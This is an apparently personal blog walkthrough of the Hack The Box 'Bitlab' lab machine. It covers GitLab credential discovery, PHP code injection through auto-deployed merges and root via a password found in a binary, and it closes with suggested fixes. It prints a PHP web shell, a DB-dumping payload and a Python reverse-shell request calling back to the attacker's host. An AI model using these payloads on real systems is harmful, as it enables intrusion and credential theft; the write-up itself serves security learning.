


HTB: Bitlab Walkthrough

Jan 9, 2020



Date: 1/11/2020

Author: n0tAc0p

Table of Contents

1. [TL;DR](#)
2. [Recon and Enumeration](#)
 1. [GitLab](#)
 2. [Bad Bookmarklet](#)
 3. [Directories](#)
3. [Additional Authenticated Recon](#)
 1. [Repository: Deployer](#)
 2. [Repository: Profile](#)
 3. [Snippets](#)
4. [Getting User](#)
 1. [Option 1: PHP DB Dump](#)
 2. [Option 2: PHP Reverse shell](#)
5. [Privilege Escalation](#)
 1. [Reverse Engineering RemoteConnection.exe](#)
 2. [Other Methods](#)
6. [Conclusion](#)
 1. [Fixes](#)
 2. [Final Notes](#)
7. [References](#)

TL;DR

Credentials stored in js bookmarklet --> php injection via automated deployments on GitLab --> credentials stored in Windows binary

Recon and Enumeration

As always, we started with a `masscan` . It only came back with ports 22, and 80. Digging in with `nmap` we find more details.

```
root@kali:~/Documents/HTB/bitlab/scans# nmap -sC -sV -p22,80 -oN defaultPortScan.txt 10.10.10.114
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-05 21:31 EST
Nmap scan report for 10.10.10.114
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
|   256  e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
|_  256  c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp    open  http      nginx
|_ http-robots.txt: 55 disallowed entries (15 shown)
|   / /autocomplete/users /search /api /admin /profile
|   /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_  /s/ /snippets/new /snippets/*/edit
|_ http-title: Sign in \xC2\xB7 GitLab
|_ Requested resource was http://10.10.10.114/users/sign_in
|_ http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

So we have:

- 22 (SSH)
- 80 (HTTP with Nginx)

GitLab

Bringing up port 80 in a browser, we are greeted with a login page to GitLab, a private git repository server instance. As with similar offerings, such as GOGs, these instances allow developers to host code on something that is not GitHub, all the while enjoying the magic of git. For more information, see GitLab's [homepage](#) ([1]).

If we check out the robots.txt file for the page, it has over 50 entries! Turns out, GitLab keeps an updated robots.txt file that ships with each version of GitLab. I compared the robots.txt of this instance to that in the current codebase for GitLab, but found no differences. As well, it seemed no matter what URL I appended to 10.10.10.114, the page redirected me to the login page. Which was very interesting at the time.

GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Username or email

Password

☐ Remember me

[Forgot your password?](#)

Sign in

[Explore](#) [Help](#) [About GitLab](#)

Trying default credentials, as well as some simple combinations, did not bring up anything useful. There were 3 tabs that we could navigate too, without logging in.

- Explore
- Help
- About GitLab

The explore tab showed public repositories, public snippets (pieces of code that aim to be re-used) and public groups. To my sad surprise, there was absolutely no public information available on the site. The "About GitLab" tab brought us to the help page on GitLab's website, so not very helpful either.

Bad Bookmarklet

Heading over to Help brought us to a very interesting `Bookmarks` page.

Bookmarks

Bookmarks bar

[Hack The Box :: Penetration Testing Labs](#)
[Enterprise Application Container Platform | Docker](#)
[PHP: Hypertext Preprocessor](#)
[Node.js](#)
[Gitlab Login](#)

With the source not far behind:

```
<!DOCTYPE NETSCAPE-Bookmark-file-1>
<!-- This is an automatically generated file.
      It will be read and overwritten.
      DO NOT EDIT! -->
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
<TITLE>Bookmarks</TITLE>
<H1>Bookmarks</H1>
<DL><p>
  <DT><H3 ADD_DATE="1564422476" LAST_MODIFIED="0" PERSONAL_TOOLBAR_FOLDER="true">Bookmarks bar</H3>
  <DL><p>
    <DT><A HREF="https://www.hackthebox.eu/" ADD_DATE="1554931938" ICON="data:image/png;base64,iVBORw0KGgoAAAANSU
    <DT><A HREF="https://www.docker.com/" ADD_DATE="1554931981" ICON="data:image/png;base64,iVBORw0KGgoAAAANSU
    <DT><A HREF="https://www.php.net/" ADD_DATE="1554931999" ICON="data:image/png;base64,iVBORw0KGgoAAAANSU
    <DT><A HREF="https://nodejs.org/en/" ADD_DATE="1554932008" ICON="data:image/png;base64,iVBORw0KGgoAAAANSU
    <DT><A HREF="javascript:(function(){ var _0x4b18=["&quot;\x76\x61\x6c\x75\x65&quot;,&quot;\x75\x73\x65\x72\x5F\x6C\x6
    </DL><p>
  </DL><p>
</DL><p>
```

You will notice the file is a NetScape bookmark file. This does not mean much by itself, except that it is a tool for creating “pretty” bookmark pages. See [the npm documentation](#) for more details ([2]). The most important thing to note here is that the final bookmark, labeled “GitLab Login” seemed to be linked to a javascript function. I have never seen this before (I am quite new). Turns out, its a “bookmarklet” which allows us to execute javascript code when we click on it (seems like a greeaaat idea). More information about bookmarklets can be found here on [caiorss’s github page](#) ([3]).

Given the bookmarklet was called “login” and it was partially hex encoded, I had a feeling it was an auto-login script, which means it would have some credentials in it. Throwing the entire thing into the python IDLE, it automatically parsed some of the hex characters to ascii (how nice of it).

```
>>> x = """javascript:(function(){ var _0x4b18=["&quot;\x76\x61\x6c\x75\x65&quot;,&quot;\x75\x73\x65\x72\x5F\x6C\x6
F\x67\x69\x6E&quot;,&quot;\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64&quot;,&quot;\x63\x6C\x61\x76\x6
5&quot;,&quot;\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64&quot;,&quot;\x31\x31\x64\x65\x73\x30\x30\x38\x3
1\x78&quot;];document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]=_0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]
=_0x4b18[5]; })()"""
>>> x.replace("&quot;", "")
'javascript:(function(){ var _0x4b18=["value","user_login","getElementById","clave","user_password","lldes0081x"];
document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]=_0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]=_0x4b18[5];
})()'
```

And there we have our creds for a user named `clave`

Directories

`gobuster` did not return anything of note, but `nikto` (another web scanning tool) did find a few files that we could access without having to authenticate. One of those files was `/profile`, which will be important later on.

Nikto Scan

```
root@kali:~/Documents/HTB/bitlab/scans# nikto -host http://10.10.10.114 -output nikto.txt
- Nikto v2.1.6

-----
+ Target IP:      10.10.10.114
+ Target Hostname: 10.10.10.114
+ Target Port:    80
+ Start Time:     2020-01-05 23:17:38 (GMT-5)
-----
+ Server: nginx
+ Uncommon header 'x-runtime' found, with contents: 0.019083
+ Uncommon header 'x-accel-buffering' found, with contents: no
+ Uncommon header 'x-request-id' found, with contents: uCMLhLKvc96
+ Root page / redirects to: http://10.10.10.114/users/sign_in
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/autocomplete/users/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/search/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Server banner has changed from 'nginx' to 'Apache/2.4.29' which may suggest a WAF, load balancer or proxy is in place
+ Entry '/profile/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /help/: Directory indexing found.
+ Entry '/help/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/users/sign_in/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 55 entries which should be manually viewed.
+ /help/: Help directory should not be accessible
+ OSVDB-3092: /public/: This might be interesting...
+ OSVDB-3092: /search.vts: This might be interesting...
+ /.well-known/openid-configuration: OpenID Provider Configuration Information.
+ 7918 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:      2020-01-05 23:46:13 (GMT-5) (1715 seconds)
-----
+ 1 host(s) tested
```

Additional Authenticated Recon

Now that we could login to GitLab, we took a look around at all the code available to us.

We found 2 repositories owned by user `clave`:


1. Deployer
2. Profile

Projects


[Your projects](#) [Starred projects](#) [Explore projects](#)

Filter by name... Last updated ▾

All Personal

 Administrator / Profile Developer

★ 0 updated 18 minutes ago

 Administrator / Deployer Reporter

★ 0 updated 1 year ago

Repository: Deployer

Below is the main file in this repository

```
index.php 438 Bytes
1 <?php
2
3 $input = file_get_contents("php://input");
4 $payload = json_decode($input);
5
6 $repo = $payload->project->name ?? '';
7 $event = $payload->event_type ?? '';
8 $state = $payload->object_attributes->state ?? '';
9 $branch = $payload->object_attributes->target_branch ?? '';
10
11 if ($repo=='Profile' && $branch=='master' && $event=='merge_request' && $state=='merged') {
12     echo shell_exec('cd ../profile/; sudo git pull'),"\n";
13 }
14
15 echo "OK\n";
```

A tad confusing at first, but essentially it says: "Whenever there is a merge into the master branch of the Profile repository, pull the latest changes to the local server (which hosts it)". Which I assumed also means the local machine updates the server with the merged code. Seems like a decent way to inject code, if we could find a public facing page in the Profile repository.

Repository: Profile

To the rescue comes the Profile repository. I checked every commit of each branch, and did not find anything special. But I realized the index.html page in this repository was the same file you get if you navigate to the /profile directory (10.10.10.114/profile). Now all we had to do was find a payload to inject into the page! We did not have to look far.

index.html of the profile page

```
144 <div class="container" style="margin-top: 20px; margin-bottom: 20px;">
145     <div class="row panel">
146         <div class="col-md-4 bg_blur ">
147             <a href="#" class="follow_btn hidden-xs">Follow</a>
148         </div>
149         <div class="col-md-8 col-xs-12">
150             
151             
152             <div class="header">
153                 <h1>Clave</h1>
154                 <h4>Web Developer</h4>
155                 <span>A web developer is a programmer who specializes in, or is specifically engaged in, the development of World Wide Web applica
156             </div>
157         </div>
158     </div>
159
160     <div class="row nav">
```

Here is the profile page in action (10.10.10.114/profile):



Snippets

Now that we are authenticated, we can see the following code in the snippets section:

Snippets > \$1

Authored 10 months ago by Developer

EditDeleteNew snippet

Postgresql

Edited 1 hour ago

Embed v<script src="http://10.10.10.114/snippets/1.js"></script>

164 Bytes

```
1 <?php
2 $db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
3 $result = pg_query($db_connection, "SELECT * FROM profiles");
```

0 0

We also note that the Profile Repository has a ToDo in the README that says to add postgresql support. Ironic.

Getting User

I found 2 different ways to get user access to the box. One required an "initial foothold," while the other did not.

- 1.) Direct to user via PHP DB Dump
- 2.) Reverse shell (www-data) -> clave

In Both Cases, we modified the version of index.html inside the `test deploy` branch, since master was protected from direct writes

Option 1: PHP DB Dump

Utilizing the php code snippet we found, we added the following code to the top of the index.html file. The goal of the code was to extract the data via a cookie.

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
$cookie_name = 'yummyCookie';
$output = pg_fetch_all($result);
// Necessary to convert data rows to a readable string
$serial = serialize($output);
setcookie($cookie_name, $serial, time() + (86400 * 1), '/'); // 86400 = 1 day (in seconds)
?>
```

I am sure there were other ways to exfiltrate data, but I thought doing it through a cookie would be fun. Once the index.html page was updated, I created a merge request with master. I assigned the merge request to me (so that I could approve it instantly) and then merged with master.

We waited a minute or two, then triggered our payload by using Burp Suite Repeater to send a GET request to the /profile page. The response is below:

```
Set-Cookie:
testCookie=a%3A1%3A%7Bi%3A0%3Ba%3A3%3A%7Bs%3A2%3A%22i d%22%3Bs%3A1%3A%221%22%3Bs%3A8%3A%22username%22%3Bs%3A5%3A%22
clave%22%3Bs%3A8%3A%22password%22%3Bs%3A22%3A%22c3NoLXN0cjBuZy1wQHNz%3D%3D%22%3B%7D%7D; expires=Tue, 07-Jan-2020
21:11:22 GMT; Max-Age=86400; path=/
Content-Length: 4185
Connection: close
Content-Type: text/html; charset=UTF-8
```

The cookie is URL encoded, but can be decoded easily with Burp's built in decoder to get:

```
a:1:{i:0;a:3:
{s:2:"id";s:1:"1";s:8:"username";s:5:"clave";s:8:"password";s:22:"c3NoLXN0cjBuZy1wQHNz=="}}}
```

I am positive there is another way besides using **serial()** to turn data into strings in php. Yet, I am mostly unfamiliar with php, and this got the job done. Using this password allows us to SSH into Clave, and get the user hash.

```
clave@bitlab:~$ id
uid=1000(clave) gid=1000(clave) groups=1000(clave)
```

Option 2: PHP Reverse shell

Instead of adding the DB dump payload to the index.html page, we write a simple payload to allow us to get a reverse shell. Then we run our script locally on that box. We merge into master the same as we did above.

Reverse Shell Payload

```
<?php shell_exec($_GET['cmd']) ?>
```

I used Burp Repeater to send payloads as with Option 1. I used [Pentest Monkey's](#) python reverse shell payload to get a reverse shell back to my machine. [(4)]


```

GET
/profile/?cmd=python%20-c%20'import%20socket,subprocess,os;s%3dsocket.sock
et(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.221",9001));os.
dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p%3ds
ubprocess.call(["/bin/sh","-i"]);' HTTP/1.1
Host: 10.10.10.114
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: testCookieâ%3D%20test%20%20; testCookie=test;
sidebar_collapsed=false;
_gitlab_session=e773fa9f642cac3e322835679bbcae1c; event_filter=all
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

This gives us a shell with user `www-data`. From there, I created `/tmp/exploit.php` which contained a slightly modified version of the original payload (uses echo instead of cookie exfiltration)

```

<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=prof:
$result = pg_query($db_connection, "SELECT * FROM profiles");
$output = pg_fetch_all($result);
// Necessary to convert data rows to a readable string
$serial = serialize($output);
echo $serial;
?>

```

Running the scripts gives us the same results as in Option 1.

```

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls -al
total 12
drwxrwxrwt  2 root    root      4096 Jan  9 00:44 .
drwxr-xr-x 24 root    root      4096 Dec 31  2018 ..
-rw-r--r--  1 www-data www-data  485 Jan  9 00:46 exploit.php
$ php exploit.php
a:1:{i:0;a:3:{s:2:"id";s:1:"1";s:8:"username";s:5:"clave";s:8:"password";s:22:"c3NoLXN0cjBuZy1wQHNz=";}}

```

So in either option, we gain access to a user shell. Not sure which method I like better, but in the end they both work fine.

Privilege Escalation

After some digging we found out why `/profile` and `/help` could be accessed without authentication. Those pages were being hosted on an Apache Server, while the instance of GitLab was being hosted via Nginx running inside of a docker container!! Pretty cool stuff. Not sure if this is industry standard or not, but it answers some questions I had earlier on.

I used the Python 2 SimpleHTTPServer to transfer linEnum.sh and linPEAS.sh to the box. Neither found anything out of the ordinary on the box. The only thing that stuck out was a Windows 32bit PE Executable in clave's home directory.

```
clave@bitlab:~$ ls -al
total 48
drwxr-xr-x 4 clave clave 4096 Jan  7 20:33 .
drwxr-xr-x 3 root  root  4096 Feb 28  2019 ..
lrwxrwxrwx 1 root  root    9 Feb 28  2019 .bash_history -> /dev/null
-rw-r--r-- 1 clave clave 3771 Feb 28  2019 .bashrc
drwx----- 2 clave clave 4096 Aug  8 14:40 .cache
drwx----- 3 clave clave 4096 Aug  8 14:40 .gnupg
-rw----- 1 clave clave  40 Jan  7 20:33 .lessht
-rw-r--r-- 1 clave clave 807 Feb 28  2019 .profile
-r----- 1 clave clave 13824 Jul 30 19:58 RemoteConnection.exe
-r----- 1 clave clave  33 Feb 28  2019 user.txt
```

Reversing this seemed like the best next option, so I transferred it to my windows machine for testing. I used IDA Free and OllyDbg for this portion.

Reverse Engineering RemoteConnection.exe

Disclaimer: I am quite inexperienced with Reverse Engineering. So any assumptions or guesses I make about this piece of software may be incorrect

Running this exe inside of windows we get a simple "Access Denied" message.

```
$ ./RemoteConnection.exe
Access Denied !!
```

Using IDA got me nowhere, so I headed to OllyDbg for some dynamic analysis. Note that some people said they used Immunity Debugger. The process I describe below should work for any capable debugger. My main goal was to search for the logic that prints out "Access Denied" and hopefully find a credential check we can abuse to gain access, get a password, etc.

My Plan:

1. Find the function call which prints out "Access Denied"
2. Look at the logic above the call and search for clues for any checks that take place

Turns out, very little reversing was needed. I found the function call I was looking for at `0x005E1668`. I then restarted the program and stepped over and through some of the commands before the call. Suprisingly enough, there was an SSH command string that contained root's password on the stack. Sweeeeeeet.

With the root password in tow, we can login via SSH as root and get the root hash.

```
root@bitlab:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Other Methods

Other users on the forums made mention to possible privilege escalation using git pull or the like. In my limited time looking for this vulnerability, I could not find it. I am looking forward to reading other writeups to better understand this and other alternative escalation paths.

Conclusion

Fixes

Why were we able to root this box?

1. Clave stored their plaintext login information in a javascript bookmarklet (which they disclosed publicly by overwriting the default help page in GitLab), which gave us access to GitLab
Fix: Do not use an auto-login script that is publically available
2. Clave left a snippet of PHP code which contained DB credentials, which allowed us to get their SSH password
Fix: Do not publically post anything with credentials in it
3. We were able to inject PHP code into a publically available page using the repositories at hand
Fix: Ensure at least 2 developers look at each merge request before approving it (not always possible)
4. The RemoteConnection.exe contained plaintext root credentials
Fix: Unsure at this point since I do not fully understand the purpose of the application. My suggestion is for root to own the application, and clave not have access to it
5. We were able to login as root over SSH
Fix: Do not allow root login over SSH

Final Notes

Although getting credentials for clave took ages because of the number of resets on the box, it was mostly realistic, and confirmed my weaknesses in Reverse Engineering. Shoutout to `Frey & thek` for making this possible. Onto the next one...

As always, I appreciate feedback and questions if you have them. Feel free to reply to the thread you found the link to this page on, or DM me on the forums.

References

1. GitLab Homepage: <https://about.gitlab.com/>
2. NPM NetScape Bookmark Documentation: <https://www.npmjs.com/package/netscape-bookmarks>
3. Caiorr's github website: <http://caiorss.github.io/bookmarklets.html>
4. Pentest Monkey Reverse Shell Cheatsheet: <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Snail Security

Snail Security

A simple blog to track writeups for security challenges as well as other security tidbits as they come up.